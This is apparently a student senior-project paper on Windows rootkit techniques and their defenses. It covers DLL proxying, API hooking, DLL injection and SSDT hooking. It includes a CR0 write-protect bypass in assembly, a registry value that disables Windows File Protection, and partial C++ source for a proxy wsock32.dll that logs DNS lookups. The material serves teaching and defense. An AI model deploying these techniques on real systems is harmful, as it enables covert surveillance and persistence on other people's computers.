

Michael Landi
Security Systems, B.S.
Senior Project

The Methods of Windows Rootkits

The Methods of Windows Rootkits

Imagine a world in which malicious hackers were able to alter computer software and make the computer hide information and files from its owner. One may think that this scenario is something stolen from a science fiction movie or book. However, even today, hackers are able to alter operating system software and hide an attacker's presence on a compromised system. By altering the operating system to show incorrect and untruthful information, the attacker may remain hidden indefinitely. The software that attackers can use to remain hidden on a compromised system is commonly referred to as a rootkit.

Defining a Rootkit

A rootkit by basic definition is “a set of programs and code that allows a permanent or consistent, undetectable presence on a computer” (Hoglund 2006, 4). The term rootkit has been around for over ten years, originating from the days of UNIX computing. On a UNIX operating system, the *root* account is the system account that has full control over the operating system. The *root* account can load drivers, install applications, modify system files, change file ownership, and other privileged actions. A rootkit is software that allows an attacker to maintain access to the *root* account while staying completely undetectable. Although rootkits were originally written solely for UNIX-like operating systems, they are now prevalent on all modern operating systems. Unlike other types of malware, rootkits are useful only if the attacker wishes to maintain access to a system for a long amount time. Rootkits maintain their ability to access the system by using advanced stealth techniques which involve modification of the operating

system files, memory data structures, or hardware microcode. (Hoglund 2006, 4)

Rootkits provide attackers with two useful functions. First, rootkits provide an attacker with the ability to remotely command and control a computer. This can involve access to a command shell, control over files, or process execution. This can also be expanded to give the attacker the ability to control which processes, files, ports, or registry keys are visible to the user. Remote command and control is usually done through a back door included with the rootkit. Second, rootkits usually provide the attacker with a way to eavesdrop on the user or users of the computer. This can be done by listing processes, sniffing packets, logging keystrokes, or dumping memory. Eavesdropping is often used to capture passwords or password hashes for later cracking. The rootkit is able to perform all of these functions and many more while staying completely hidden. (Hoglund 2006, 4-6)

Rootkits can operate at two different levels of the operating system. The level of operation is determined by the types of system files the rootkit alters. The first type of rootkit is called a user-mode rootkit. On the Microsoft Windows operating system platform, most software exists in the form of applications (.exe files), or application programming interfaces (.dll files). Application programming interface files are also known as dynamic link libraries, or DLL for short. These software applications run in an environment known as user-mode. Likewise, rootkits that modify or replace applications or dynamic link libraries that are part of the operating system are referred to as user-mode rootkits. The second and more powerful type of rootkits are kernel-mode rootkits. Kernel-mode rootkits modify the core of the operating system, commonly known as the kernel. The kernel is a software layer that is positioned between software applications,

such as Microsoft® Word, and physical hardware devices, such as a keyboard or mouse. The kernel is responsible for “performing various critical housekeeping functions for the operating system and acting as a liaison between user-level programs and the hardware...”. Additional functions of the kernel include process, thread, memory, file system, and interrupt control. Modifying the operating system kernel gives the attacker absolute control over a target system. Both types of rootkits are prevalent in the wild today. (Skoudis 2004, 380)

User-Mode Rootkits

As discussed previously, user-mode rootkits modify applications and libraries used by the operating system, but never modify the kernel itself. While there are several techniques to deploying a user-mode rootkit, they all perform the same basic function; they alter or replace existing operating system software to perform a specific task and/or remain hidden. For example, attackers will often modify the Window’s Task Manager to hide processes, the netstat command to hide a back door's listening ports, and the Window’s Registry Editor to hide specific keys related to the rootkit. “These replacement programs appear to be intact, but really disguise the attacker's presence on the system. Some good programs remain when a RootKit is applied. Attackers don't change everything, just the components of the operating system needed to achieve their goals.” (Skoudis 2004, 306)

To understand user-mode rootkits, one must first understand how applications and application programming interfaces interact with one another. Application programming interfaces are often referred to as dynamic link libraries (DLLs) on the Microsoft

Windows family of operating systems. Dynamic link libraries are software bundles of code that “provide functions to a running EXE process so they can take some action.” (Skoudis 2004, 360) For example, nearly every application that creates a network socket will call the function called “connect” (ordinal 0x0004) in the dynamic link library *wsock32.dll* (the Windows Socket Library). Ordinals are simply a hexadecimal number that applications sometimes use to reference a function. Nearly every network application relies on this “connect” function for TCP/IP socket communication. These applications include web browsers, messengers, and email clients. A dynamic link library that is used by more than one application is called a shared library. By modifying this common function in a shared library user-mode rootkits are able to change the output and behavior of all applications that rely on that particular function. For example, an attacker could modify the Task Manager (*taskmgr.exe*) to hide a back door application from showing in the running process list. This effectively allows the attacker to run the back door program without worrying about a savvy administrator noticing a rogue application. However, an attacker could also modify the function “Process32Next” (ordinal 0x028A), a function used to retrieve process information and located in the dynamic link library *kernel32.dll*. *Kernel32.dll*, known as the Windows Kernel API, provides many common functions used for application interaction with the operating system and kernel. In contrast to modifying only the Task Manager itself, modifying the “Process32Next” function could allow an attacker to hide processes for any program that retrieves process information through the Windows application programming interface. This includes both the Task Manager, and its command line equivalent, *taskkill.exe*. As we can see, library manipulation may be far more powerful than application manipulation because library

manipulation affects all processes that rely on the shared library.

There are several ways in which attackers can modify the functions of shared system libraries. These methods can be broken down into three main groups: DLL proxying, binary modification, and user-mode function hooking. Each method has unique advantages and disadvantages.

DLL proxying is one of the easiest ways for an attacker to modify functions stored in a shared library. As previously mentioned, each dynamic link library contains functions which can be called dynamically from an application at runtime. Functions which can be called from an application are referred to as “exported” functions. DLL proxying essentially allows an attacker to create a dynamic link library which forwards its exported functions to the original library. Using this technique, an attacker can create a dynamic link library with the same name and exported functions as the original. Each function in the new library can either contain custom code, or forward the function back to the original, renamed library. This allows the attacker to modify only the functions required to achieve malicious functionality, while keeping the original functionality of any unmodified functions intact. This ability makes DLL proxying extremely easy and quick for an attacker to implement. (Heffner 2008, 1 - 5)

One way an attacker can use DLL proxying is to modify the Windows Socket Library, *wsock32.dll*, so that every DNS lookup the computer performs through this library is logged to disk. Using this method to create a DLL proxy, the attacker's malicious library can log every host name that network applications use to establish connections; including websites, file sharing, and email servers. To start creating the malicious dynamic link library, an attacker must first determine which functions the

original dynamic link library exports. To determine the exported functions the attacker can use a diagnostic program called dumpbin freely available for download from Microsoft. At the command line, typing “*dumpbin.exe /EXPORTS %windir%\system32\wsock32.dll*” displays every function that *wsock32.dll* exports and its associated ordinal. Creating a new unmanaged C++ project, an attacker can import the exported function information that dumpbin displays. For each exported function, the programmer must add a compiler directive which forwards the function call to the corresponding function in the existing library. (See the section entitled Appendix I for source code used to create this example malicious Windows Socket Library proxy DLL.)

Another method attackers can use to change application or library functionality is binary modification. Binary modification is when a rootkit directly modifies or replaces system applications or libraries stored on the hard disk. For example, a rootkit could replace netstat, a console application which displays open and listening ports, with a modified version that hides open ports associated with a back door. This may allow the network based back door to go undetected by a system administrator. Binary modification is inherently more common on open-source based systems such as Linux, because the source code for every system application and library is readily available for viewing and/or modification. The attacker needs only to download the source code and modify it according to their specifications (such as adding malicious features). Upon installation, the rootkit installer simply replaces the existing application with the modified one. Commonly replaced Linux binaries include ls, ps, top, netstat, and ip. Microsoft Windows is a closed-source operating system; the source-code is not readily accessible to the public (Skoudis 2004, 344). Because of this, modifying existing Windows system

software requires a great deal of effort. The attacker either needs to rebuild the program from scratch while adding in the desired malicious features or the attacker needs to reverse-engineer and patch the existing binaries. The latter requires a great deal of assembly language knowledge, debugging skill, and most of all, time. Software crackers often use this technique to bypass anti-piracy and security features built-in to software applications. Another factor which enhances the difficulty of modifying Microsoft Windows based libraries is that advanced features of Windows are not extensively documented. Because of these limitations, binary modification is inherently more prevalent on open-source systems than on Microsoft Windows (Skoudis 2004, 344).

Both DLL proxying and binary modification are easily detectable by software and/or administrators. Windows File Protection (WFP) is one layer of protection which hinders a rootkit's ability to modify system files. Windows File Protection is a built-in operating system security feature which protects sensitive system applications, libraries, and configuration files. When a change to a system file occurs, WFP is invoked, and the status of the system file is checked via a digital signature. If the digital signature of the file in question does not match the signature of the original file, WFP overwrites the unknown version with the original file stored in the DLL cache (*%windir%\system32\dllcache*). WFP then sends a notification to the user or event log. WFP can effectively detect and restore system files which are replaced by DLL proxying or binary modification. WFP is available on Microsoft Windows 2000, XP, 2003, and Vista. Because of WFP, many rootkits have anti-WFP functionality which can disable or bypass Windows File Protection. To combat WFP, some rootkits overwrite or delete files stored in the dynamic link library cache. If the system file and the file backup in the DLL

cache are overwritten simultaneously, WFP may not notify the user of any changes to the file. However, if the cache file is deleted first, a WFP notification will be shown, notifying the user or administrator that system files were altered. As an administrator, this is a sure sign that the system in question is under attack by malicious code. Other rootkits attempt to disable Windows File Protection altogether. Using the registry key *HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\WindowsNT\CurrentVersion\WinLogon\SFCDisable*, an attacker can use an undocumented feature, setting the value for the key equal to 0xFFFFFFFF. This change disables WFP permanently without any warning (Skoudis 2004, 357). Any modifications to this registry key should be taken seriously, and seen as evidence of a malware on the system and a breach of security.

Integrity checkers and anti-virus applications also hinder a system's adoption of a user-mode rootkit. Integrity checkers, such as Tripwire™ audit an entire system and generate hashes for known system files. If a system file is altered by a rootkit or other means, Tripwire™ will notify the administrator of the change. Anti-virus tools should always be the first line of defense against user-mode rootkits. Anti-virus tools have the ability to recognize threats before they are executed by looking for known rootkit signatures. Secondly, using signature-based heuristics, anti-virus software is often able to determine when an unauthorized application is making changes to system files. This change will usually generate an alert, or immediate action is taken to quarantine the offending software.

While all of these solutions help keep systems rootkit-free, crackers have found alternate means of manipulating system application and library code. The most powerful type of user-mode rootkits use API function hooking to intercept function calls. Unlike

other methods previously discussed, API function hooking requires no direct modification of system binaries, making detection of the rootkit harder than ever. Two types of user-mode API hooks exist: import address table hooks and in-line function hooks (Hoglund 2006, 73-80). Both types of API hooking require modification of a running process's memory, sometimes referred to as a process's address space.

Each function that an application calls in a shared library has an associated memory address. This memory address tells the application how to call that specific function. “When an application uses a function stored in another library, the application must import the address of the function.” (Hoglund 2006, 73). Applications that use the Windows API import the required function addresses and store pointers to these addresses in memory. Pointers are simply a type of data that points to the memory address of some data, in this case a function. These pointers are stored in an address lookup table, commonly referred to as the Import Address Table. When an application calls a remote function, such as a function stored in a DLL, the application must first lookup the address of the function located in the IAT. A user-mode rootkit that uses import address table hooking can simply overwrite the IAT pointers with its own set of address pointers. These new pointers will contain the memory address for a malicious function the attacker has created. Using this technique, the malicious function will be called instead of the original function, effectively allowing the attacker to alter the functionality or output of an application. One important thing to note is that IAT hooking will not work with applications that do late-demand binding. Late demand binding occurs when an application looks up a function's address to store in the IAT right before the function is called. “With late-demand binding, function addresses are not resolved

until the function is called.” (Hoglund 2006, 74).

A more powerful approach to user-mode hooking involves the use of inline function hooking. Inline function hooks “...do not suffer from the problems associated with the binding time of a DLL.” (Hoglund 2006, 75). Recall that all functions called by an application have an associated memory address. When a rootkit utilizes inline function hooking, the rootkit “...will actually overwrite the code bytes of the target function so that no matter how or when the application resolves the function address, it will still be hooked” (Hoglund 2006, 75). Overwriting of memory is usually done by inserting code that “jumps” to a malicious function. By inserting a “jump” instruction (JMP), malicious code can be executed instead of the original function. A rootkit that utilizes inline function hooking can hide processes, network ports, and just about any other type of returnable data.

In order to use either API function hook, each processes' memory must be modified as discussed previously. Fortunate for security personnel, Microsoft Windows does not usually allow one process to modify another process's memory. This feature is known as process separation or virtual memory space, and can effectively stop malicious code from directly using an API function hook. Unfortunately, there are several ways an attacker can bypass this access restriction. The easiest way for a rootkit to modify another application's memory is to load code as part of that application. One common method of achieving this is known as DLL injection. “DLL injection is a technique used to run code within the address space of another process by forcing it to load a dynamic-link library” (Wikipedia 2008). By injecting a DLL, the rootkit has the ability to modify the memory of the injected application. There are three ways to inject a DLL into the

memory space of another process: DLL injection using the registry, DLL injection using windows hooks, and DLL injection using remote threads (Hoglund 2006, 76-79). One important detail to note is that these techniques can also be used by legitimate software such as software debuggers which attach to processes and can view or modify memory structures. These legitimate utilities help developers determine where errors and bugs exist in their applications.

Probably the easiest way for a rootkit to inject a DLL into another process's address space is by using the Windows Registry. The registry key *HKLM\Software\Microsoft\Windows NT\CurrentVersion\Windows\AppInit_DLLs* can be used to inject a DLL into any program which relies on *User32.dll*, a Windows dynamic link library used by applications to create graphical user interfaces and perform other window management functions. “When an application is loaded that uses *User32.dll*, the DLL listed as the value of this [registry] key will also be loaded by *User32.dll* into the application's address space” (Hoglund 2006, 77). *User32.dll* calls the function “*DllMain*” for the registry specified DLL it has loaded, executing any code in this function. Using this technique, a malicious DLL can be load into another process's memory space. Once loaded, the library's *DllMain* can contain code which will modify the application's IAT table as previously discussed. The drawback to this technique, from the attacker's perspective, is that the DLL will only be injected into processes created after the registry key is modified. Processes created before the modification will not be affected by the rootkit. (Hoglund 2006, 77)

A second method for injecting a DLL into a process's memory space involves Windows Hooks. Applications generally receive messages for many events related to the

user or system interaction with an application. These events, commonly referred to as window messages, include keyboard input, mouse input, and window focus. There is also a method in which one application can receive window messages occurring in another application. “Microsoft defines a function that makes it possible to hook window messages in another process, which will effectively load your rookit DLL into the address space of that other process” (Hoglund 2006, 78). This function is called “SetWindowsHookEx” and is included with the Windows API. The function accepts the following arguments: a pointer to the DLL memory address (*hMod*) and pointer to the function (*lpfn*) that should be called upon certain hook events (Microsoft Developer Network 2008). Microsoft defines the function as follows:

```
“HHOOK SetWindowsHookEx(  
    int idHook,  
    HOOKPROC lpfn,  
    HINSTANCE hMod,  
    DWORD dwThreadId);”
```

Many applications legitimately use this function for debugging or system wide event notification. However, by using this method a rootkit can inject a DLL into any Windows process that receives window messages. Once injected, the rootkit can manipulate the process's memory as previously discussed, effectively hooking API calls. (Microsoft Developer Network 2008)

The final method for DLL injection involves creating a remote thread in another process. Threads are simply tasks that run under the same process at the same time. Threading allows processes to carry out multiple actions concurrently and share resources

such as virtual memory. For example, a program may copy a file from one location to another while updating a progress bar showing the file copy status. This example program would probably utilize two threads: one for performing file input/output operations, and the other for updating the progress bar. In a non-threaded application, updating the progress bar would be impossible. Using the Windows API function, “CreateRemoteThread”, will allow a process to create a new thread which runs in another process’s memory space. Once a remote thread has been created by a rootkit process, the rootkit's remote thread is free to modify any memory data assigned to the process. This allows the rootkit to implement both forms of API interception; IAT and inline function hooking. (Hoglund 2006, 79)

User-mode hooks have several advantages. First, user-mode hooks are extremely useful and generally easy for the attacker to implement. Compared to alternative methods, user-mode hooks are fairly simple to execute. Secondly, user-mode hooks provide the attacker with many avenues of attack; as you have seen there are many ways a rootkit can implement these hooks. Finally, user-mode hooks will usually not be replaced after a system update. When using the binary modification or DLL proxying techniques discussed previously, a system update may overwrite the malicious changes to the DLL. This is not an issue for API hooks because they do not directly modify the application or library file itself.

There are also many defenses to user-land function hooking. First, never run applications with Administrative privileges unless absolutely necessary. Without Administrative privileges, the attacks discussed previously are relatively impossible. As discussed previously, Windows File Protection and anti-virus tools should provide the

first line of defense against user-mode rootkits. These tools should prevent rootkit installers from executing or replacing files in the first place. Secondly, integrity verification software should also be used to prevent binary modification and DLL proxying. In addition, several rootkit specific tools are available for download. One such example is the Rootkit Revealer application available from Microsoft. This tool queries the kernel directly for information, bypassing user-mode libraries. It then compares the results from the kernel query with results from user-mode libraries, attempting to catch these libraries in a fabrication about some data. If a discrepancy is detected, there is a decent chance that malicious software has modified a user-mode library. Many other tools detect rootkits by catching the operating system in a “lie” about some data. The example program in Appendix II attempts to catch the operating system in a lie about which ports are listening for data. The application binds to every port on the computer, noting when exceptions are thrown by the operating system because the port is in use. If a port is in use but does not show up in the output of listening ports from netstat, a rootkit may be hiding a backdoor on the computer.

The defenses for API hooking are slightly more complex. API hooking is restricted and impossible by default on limited accounts. As a general security precaution, users should never perform daily tasks running under a local Administrator account. If a rootkit cannot gain Administrative access, it will be unable to modify system files or deploy an API hook, rendering it virtually harmless. In addition, the system should be kept up to date with the latest software patches and updates. Updating a system frequently ensures that a rootkit will not be able to take advantage of some recently discovered vulnerability to gain Administrative rights.

Kernel-Mode Rootkits

With the wide-spread deployment of anti-virus, security and diagnostic tools, attackers needed a new approach to hiding malicious software. The logical path to achieving completely hidden rootkits is manipulating the Windows Kernel itself. Because all applications in the end rely on the kernel for information, modification of the kernel affects all applications and services running on the system. Modifications of the kernel that affect the whole system are called global hooks (Hoglund 2006, 83). By modifying the operating system kernel and/or its memory, the rootkit can become nearly impossible to detect.

In addition to bridging software and hardware, the kernel also handles application execution and ensures that every application has its own virtual memory space. Under normal circumstances, one application cannot access another application's memory because the kernel will not permit it access. In addition to application protection provided by the kernel, the CPU also has built-in hardware protection for the kernel. The x86 processors that most computers utilize incorporate the concept of security ring levels to separate a running kernel from user-mode applications. A standard x86 processor has four security rings, labeled zero through three. In general, software running in a higher ring is unable to modify the memory in a lower ring. The Windows NT kernel and higher always stores its memory in ring zero, usually at memory address 0x80000000 or greater (Hoglund 2006, 81). This feature prevents user-mode applications running on ring three from directly modifying the kernel's memory structures. This level of hardware protection ensures that the kernel's data structures in memory are protected from

malicious or malfunctioning software. This is necessary for two reasons. First, it prevents malfunctioning applications from writing to the memory space of the kernel. If this were to occur the kernel would most likely crash, bringing the system to a grinding halt. Secondly, it stops malicious software from directly writing to the kernel's memory space. This technique would surely be used by an attacker to modify the kernel's data and logic. (Skoudis 2004, 448)

CPU ring protection offers a rootkit developer with only three choices for modifying memory which belongs to the kernel. "One of the most popular techniques for manipulating the Windows Kernel involves inserting a malicious device driver into the system, which patches the kernel to alter system service call handling" (Skoudis 2004, 446). Device drivers are essentially extensions of the Windows Kernel which allow developers to expand the functionality of the kernel. For example, each physical hardware component and each networking protocol a computer utilizes has an associated device driver inserted into the Windows Kernel. These drivers allow the kernel to communicate with each device or protocol and perform basic input/output. By inserting a malicious device driver, the attacker's rootkit can bypass the processor's built-in ring zero protection; essentially becoming part of the kernel itself. This gives the rootkit full access to all of the kernel's various data structures.

While several techniques are used by rootkits to alter kernel functionality through memory manipulation, the most popular technique is called System Service Dispatch Table hooking. When a user-mode application requires the kernel to perform some function or return some data, the application makes a request, or system call, usually utilizing one of the Windows APIs such as *kernel32.dll*. In Windows, these system calls

are commonly referred to as a system service dispatch (Skoudis 2004, 443). A system service dispatch uses an interrupt, usually interrupt 0x2E, to alert the kernel that a user-mode application is querying some information or trying to perform a low level function (Hoglund 2006, 66). The request is looked up in a function table that maps functions to memory addresses, much like the Import Address Tables implemented in user-mode applications. This function table is referred to as the System Service Dispatch Table. Virtually every user-mode application makes system calls to the kernel. For example, the Windows Task Manager will eventually query the kernel for running process information. First, the Task Manager queries *kernel32.dll* for process information by calling the functions “Process32First” and “Process32Next”. *Kernel32.dll* then forwards the request to *ntdll.dll*, a user-mode library that handles all communication with the kernel. *Ntdll.dll* then sends a CPU interrupt and calls the kernel function “ZWQueryProcessInformation”. The kernel then looks up the function address for “ZWQueryProcessInformation” in the System Service Dispatch Table. The memory address pointer returned by the SSDT is used by the kernel to call the appropriate function. Then, the queried process information from the called function is passed back up the chain of dynamic link libraries until it reaches the Task Manager, which very neatly formats the data as a list of running processes and their attributes.

Rootkits often alter the System Service Dispatch Table, allowing them to manipulate the data returned by system calls. Because device driver insertion allows a rootkit to have full access to the kernel's memory, the rootkit can overwrite the memory addresses stored in the System Service Dispatch Table. This enables the function addresses to point to the attacker's code instead of the existing kernel functions (Skoudis

2004, 447). To alter the SSDT, the attacker must first disable a level of memory protection used to protect the SSDT from modification. This memory protection is known as the write protect (WP) bit, and is stored in a special register called control register zero (Hoglund 2006, 66). If the attacker forgets to disable memory protection, the kernel will crash when the rootkit attempts to write to the memory which stores the System Service Dispatch Table. This crash usually results in the classic “blue screen of death”. To disable write protection the attacker can use the following code:

```
“__asm {  
    push eax  
    mov eax, CR0  
    and eax, 0FFFEFFFFh  
    mov CR0, eax  
    pop eax  
}” (Hoglund 2006, 66)
```

Once the code is executed, the rootkit will be able to modify any portion of memory used to store the System Service Dispatch Table. By altering the SSDT to point to malicious functions inside of the device driver, the rootkit can call the original function, filter out unwanted data, and then return the modified data to the calling application. This filtering technique is often used to hide running process information, files, directories, and TCP/UDP port usage (Skoudis 2004, 446). See Appendix III for an example of a malicious device driver which uses a System Service Dispatch Table hook to filter process information.

Another attack used to manipulate kernel memory is called detour patching.

Because hooking the SSDT is easily detected by anti-rootkit technology, attackers created a more subtle way to modify function calls. Modifying the function itself by inserting a jump instruction into the function, gives the attacker the ability to have malicious code execute when the function is called. This approach is known as detour patching and can be used to alter system calls to filter information about processes, files, and port usage. Implementing a detour patch requires that the attacker first locate the function in memory. This usually involves searching kernel memory for a unique byte sequence relevant to only that one function. Once found, the rootkit will have a pointer to the function's memory address. The attacker can then insert a specially crafted jump instruction using the pointer. This jump instruction jumps to the attacker's malicious function instead of the original. (Hoglund 2006, 114)

Another technique used to manipulate the kernel involves modifying the kernel image itself, a file called *ntoskrnl.exe*. “Instead of patching the Windows Kernel in memory, an attacker could also alter the kernel image file on the hard drive, replacing functionality inside of *ntoskrnl.exe* with modified software that provides a backdoor and hides an attacker's presence on the machine” (Skoudis 2004, 451). The attacker performs this attack using the same methods discussed previously to perform binary modification on user-mode software. Windows attempts to prevent this type of attack by including a checksum for the kernel inside of the loading application called *NTLDR*. On system startup, the program *NTLDR* is executed which verifies the integrity of *ntoskrnl.exe* using a hash check. “If the *ntoskrnl.exe* file has been altered, the *NTLDR* program displays a fearsome “blue screen of death” message, indicating that the kernel [image] itself is corrupt” (Skoudis 2004, 451). Once the checksum fails, the system will never finish

booting. To bypass *NTLDR* checking, the attacker must modify both *NTLDR* and the kernel image itself. Once this modification occurs, the malicious kernel can be loaded into memory, carrying out the attacker's commands.

While each of these attacks can prove devastating, they can usually be prevented. Defenses for kernel-mode rootkits are very similar to the defenses of user-mode rootkits. First, rootkit drivers cannot be loaded into the kernel from a limited account. Therefore, users should never perform daily tasks as the Administrative account. Software should only be run with Administrative privileges when absolutely necessary. As discussed previously, systems should be patched and up to date to prevent rootkits from exploiting a vulnerability and gaining Administrative rights. Configuration hardening, or the process of removing unnecessary software, services and files, also helps prevent rootkits from gaining administrative privileges by exploiting vulnerabilities. Without Administrative rights, rootkits will be unable to modify the kernel image or the memory in which the kernel resides.

Intrusion prevention systems offer a variety of protection strategies. Several software applications, such as Cisco's Security Agent and Watchguard's ServerLock products, are commercial intrusion prevention systems which run on the Windows platform. These products offer various tools that examine network activity and system files for anomalies. One of the beneficial features of these products is the ability to limit system service calls from various applications. By limiting service calls for applications to the bare minimum, the attackers will have additional difficulty gaining access to an Administrative account required for rootkit insertion. (Skoudis 2004, 455)

Detection of kernel-mode rootkits is usually done through specialized anti-rootkit

technology (Skoudis 2004, 456). Many anti-virus tools are incorporating this ant-rootkit technology into existing software applications. These tools usually monitor the system for changes to sensitive areas such as the kernel image, the system service dispatch table, and the interrupt table. Other system integrity tools mentioned previously can also be used to detect changes to system files, alerting an administrator the presence of a rootkit (Skoudis 2004, 456). These tools include both Windows File Protection services and the Tripwire™ security suite.

If anti-rootkit tools cannot find or remove the rootkit from within the infected machine, “...you’ll need to perform a more detailed analysis of the system without relying on the embedded kernel” (Skoudis 2004, 456 – 458). Many bootable “live” Linux distributions exist for this reason. FIRE, Knoppix, BackTrack, and Helix are all Linux distributions which can be booted directly from a compact disc. An administrator can then run various tools used to analyze Windows partitions in more detail. Anti-virus scans can also be run directly from the compact disc. Other tools allow the administrator to view the file system and registry in depth. Using these techniques, nearly every rootkit can be discovered. (Skoudis 2004, 456 – 458)

The Future of Rootkits

Rootkits have evolved from simple user-mode binary replacements to system library hooks, and finally to complex kernel-manipulating malware capable of fooling the most diligent security professional. Like all computer software, rootkits are continually evolving, taking root deeper in the software and hardware layers that make up the computer. The next evolution of rootkits will incorporate attacks against the instructions

which control the hardware of the computer.

There are several possible vectors where attackers can use rootkits to attack hardware instructions. “One possibility for deeper malware involves attacking the BIOS of the computer system” (Skoudis 2004, 471). The BIOS is the first set of instructions that is executed when the computer turns on. The BIOS is used to identify, configure and initialize hardware devices on a computer. It is also responsible for running the instructions that eventually tell the computer to boot the Windows operating system. To update the BIOS, many software vendors introduced a way to “flash” the BIOS. Flashing the BIOS allows the vendor to update and patch problems with the BIOS. Using this feature, malware may be able to introduce its own set of instructions into the BIOS. This concept became a reality when several viruses were released which corrupted the BIOS beyond repair, making the computer unusable. Many security experts believe that in the near future BIOS level rootkits will be available. These rootkits could easily load malicious kernels, modified any memory, and run backdoor applications beyond the control of the operating system. Because these rootkits are executed from within the BIOS, they do not rely on the operating system at all. These rootkits may be entirely undetectable by the operating system. (Skoudis 2004, 471 - 478)

Another type of attack would involve manipulating the CPU itself. The CPU is the brain of the computer, performing all calculations and instructions used to run every application. In the near future, attackers may be able to attack the code that controls how the CPU runs instructions. This code is commonly referred to as microcode. As with the BIOS, microcode was also implemented so that vendors could patch problems associated with their CPUs. CPU malware could potentially activate any programs stored on the

hard disk, and could have full access to system resources such as memory. Luckily, no CPU microcode malware has yet been discovered. (Skoudis 2004, 490 - 493)

Conclusions

After studying malware thoroughly, it is evident that rootkits pose an extremely dangerous threat to computer systems everywhere. As we have seen, rootkits have become increasingly more complex. They have evolved from simple user-mode attacks to kernel-mode drivers, and they may possibly advance to infect the microcode which controls hardware itself. With each evolution of the rootkit we have seen that the defenses to combat these rootkits also increase in complexity. Only by mandating significant changes in user awareness and implementation of access controls can we hope to prevent rootkits in the future.

Appendix I

Using DLL Proxying to Intercept DNS Lookups

The following code demonstrates how an attacker can create a malicious DLL to intercept API function calls. In this demonstration, the DLL will intercept all function calls to the “gethostbyname” function which is used to perform DNS lookups. After intercepting each function call, the DLL will write the request to a file called “activity.log”. This example shows how an attacker can eavesdrop on a computer user's Internet activity. The code assumes that the attacker renamed the original *wsock32.dll* to *wsock32_.dll*.

wsock32.cpp

```

/*
 * Winsock DLL Proxy with Host Name Logging
 *
 * Filename:          wsock32.cpp
 * Compiler:          Microsoft Visual Studio 2005 C++
 * Author:            Michael Landi
 */
#include "stdafx.h"
#include <windows.h>
#include <iostream>
#include <fstream>
#include <string.h>

using namespace std;

/*
 * Below is a list of all exported functions.
 * Each exported function is forwarded to the original winsock library.
 * The original library has been renamed "wsock32_".
 */
#pragma comment (linker, "/export:AcceptEx=wsock32_.AcceptEx,@1141")
#pragma comment (linker, "/export:EnumProtocolsA=wsock32_.EnumProtocolsA,@1111")
#pragma comment (linker, "/export:EnumProtocolsW=wsock32_.EnumProtocolsW,@1112")
#pragma comment (linker,
"/export:GetAcceptExSockaddrs=wsock32_.GetAcceptExSockaddrs,@1142")
#pragma comment (linker, "/export:GetAddressByNameA=wsock32_.GetAddressByNameA,@1109")
#pragma comment (linker, "/export:GetAddressByNameW=wsock32_.GetAddressByNameW,@1110")
#pragma comment (linker, "/export:GetNameByTypeA=wsock32_.GetNameByTypeA,@1115")
#pragma comment (linker, "/export:GetNameByTypeW=wsock32_.GetNameByTypeW,@1116")
#pragma comment (linker, "/export:GetServiceA=wsock32_.GetServiceA,@1119")
#pragma comment (linker, "/export:GetServiceW=wsock32_.GetServiceW,@1120")
#pragma comment (linker, "/export:GetTypeByNameA=wsock32_.GetTypeByNameA,@1113")
#pragma comment (linker, "/export:GetTypeByNameW=wsock32_.GetTypeByNameW,@1114")
#pragma comment (linker,
"/export:MigrateWinsockConfiguration=wsock32_.MigrateWinsockConfiguration,@24")
#pragma comment (linker, "/export:NPLoadNameSpaces=wsock32_.NPLoadNameSpaces,@1130")
#pragma comment (linker, "/export:SetServiceA=wsock32_.SetServiceA,@1117")
#pragma comment (linker, "/export:SetServiceW=wsock32_.SetServiceW,@1118")
#pragma comment (linker, "/export:TransmitFile=wsock32_.TransmitFile,@1140")
#pragma comment (linker, "/export:WEP=wsock32_.WEP,@500")
#pragma comment (linker,
"/export:WSAAsyncGetHostByAddr=wsock32_.WSAAsyncGetHostByAddr,@102")
#pragma comment (linker,
"/export:WSAAsyncGetHostByName=wsock32_.WSAAsyncGetHostByName,@103")
#pragma comment (linker,
"/export:WSAAsyncGetProtoByName=wsock32_.WSAAsyncGetProtoByName,@105")
#pragma comment (linker,

```

```

"/export:WSAAsyncGetProtoByNumber=wsock32_.WSAAsyncGetProtoByNumber,@104")
#pragma comment (linker,
"/export:WSAAsyncGetServByName=wsock32_.WSAAsyncGetServByName,@107")
#pragma comment (linker,
"/export:WSAAsyncGetServByPort=wsock32_.WSAAsyncGetServByPort,@106")
#pragma comment (linker, "/export:WSAAsyncSelect=wsock32_.WSAAsyncSelect,@101")
#pragma comment (linker,
"/export:WSACancelAsyncRequest=wsock32_.WSACancelAsyncRequest,@108")
#pragma comment (linker,
"/export:WSACancelBlockingCall=wsock32_.WSACancelBlockingCall,@113")
#pragma comment (linker, "/export:WSACleanup=wsock32_.WSACleanup,@116")
#pragma comment (linker, "/export:WSAGetLastError=wsock32_.WSAGetLastError,@111")
#pragma comment (linker, "/export:WSAISBlocking=wsock32_.WSAISBlocking,@114")
#pragma comment (linker, "/export:WSARecvEx=wsock32_.WSARecvEx,@1107")
#pragma comment (linker, "/export:WSASetBlockingHook=wsock32_.WSASetBlockingHook,@109")
#pragma comment (linker, "/export:WSASetLastError=wsock32_.WSASetLastError,@112")
#pragma comment (linker, "/export:WSAStartup=wsock32_.WSAStartup,@115")
#pragma comment (linker,
"/export:WSAUnhookBlockingHook=wsock32_.WSAUnhookBlockingHook,@110")
#pragma comment (linker, "/export:WSAPSetPostRoutine=wsock32_.WSAPSetPostRoutine,@1000")
#pragma comment (linker, "/export:___WSAFDIsSet=wsock32_.___WSAFDIsSet,@151")
#pragma comment (linker, "/export:accept=wsock32_.accept,@1")
#pragma comment (linker, "/export:bind=wsock32_.bind,@2")
#pragma comment (linker, "/export:closesocket=wsock32_.closesocket,@3")
#pragma comment (linker, "/export:connect=wsock32_.connect,@4")
#pragma comment (linker, "/export:dn_expand=wsock32_.dn_expand,@1106")
#pragma comment (linker, "/export:gethostbyaddr=wsock32_.gethostbyaddr,@51")
/*
 * We're hooking the function called 'gethostbyname', so we comment it out:
 * #pragma comment (linker, "/export:gethostbyname=wsock32_.gethostbyname,@52")
 */
#pragma comment (linker, "/export:gethostname=wsock32_.gethostname,@57")
#pragma comment (linker, "/export:getnetbyname=wsock32_.getnetbyname,@1101")
#pragma comment (linker, "/export:getpeername=wsock32_.getpeername,@5")
#pragma comment (linker, "/export:getprotobyname=wsock32_.getprotobyname,@53")
#pragma comment (linker, "/export:getprotobyname=wsock32_.getprotobyname,@54")
#pragma comment (linker, "/export:getservbyname=wsock32_.getservbyname,@55")
